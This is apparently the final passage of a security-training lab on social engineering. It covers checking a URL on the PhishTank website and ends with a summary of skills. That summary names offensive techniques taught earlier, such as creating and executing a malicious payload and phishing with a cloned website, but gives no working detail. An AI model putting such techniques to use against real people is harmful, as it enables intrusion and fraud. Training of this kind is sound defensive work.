


Figure 3.17 Screenshot of PLABWIN10: Entering the phishtank.com URL in the address bar.

Step 2

The PhishTank Website is displayed. In the **Found a phishing site?** text box, type the following URL:

`http://testphp.vulnweb.com`

Click **Is it a phish?**

Note: Either you can search for a Website or choose one from the given list.




Figure 3.18 Screenshot of PLABWIN10: Entering a URL to test on the PhishTank website and clicking the Is it a phish button.

Step 3

Notice that the result is displayed.




Figure 3.19 Screenshot of PLABWIN10: Showing the result of the search.

Review

Well done, you have completed the **Social Engineering** Practice Lab.

Summary

You completed the following exercises:

- Exercise 1 - Social Engineering Types and Techniques
- Exercise 2 - Using the Social-Engineer Toolkit (SET)

- Exercise 3 - Preventing Social Engineering Exploitation

You should now be able to:

- Know the basic components of social engineering
- Know the motivation techniques
- Know phishing and its types
- Know hoax, baiting, shoulder surfing, tailgating
- Create a Malicious Payload
- Copy the File to the User's System
- Download the Payload
- Execute the Payload
- Collect Evidence of Compromise on User's System
- Conduct Social Engineering Using a Cloned Website
- Use the Netcraft Toolbar
- Use the PhishTank Website

Feedback

Shutdown all virtual machines used in this lab. Alternatively, you can log out of the lab platform.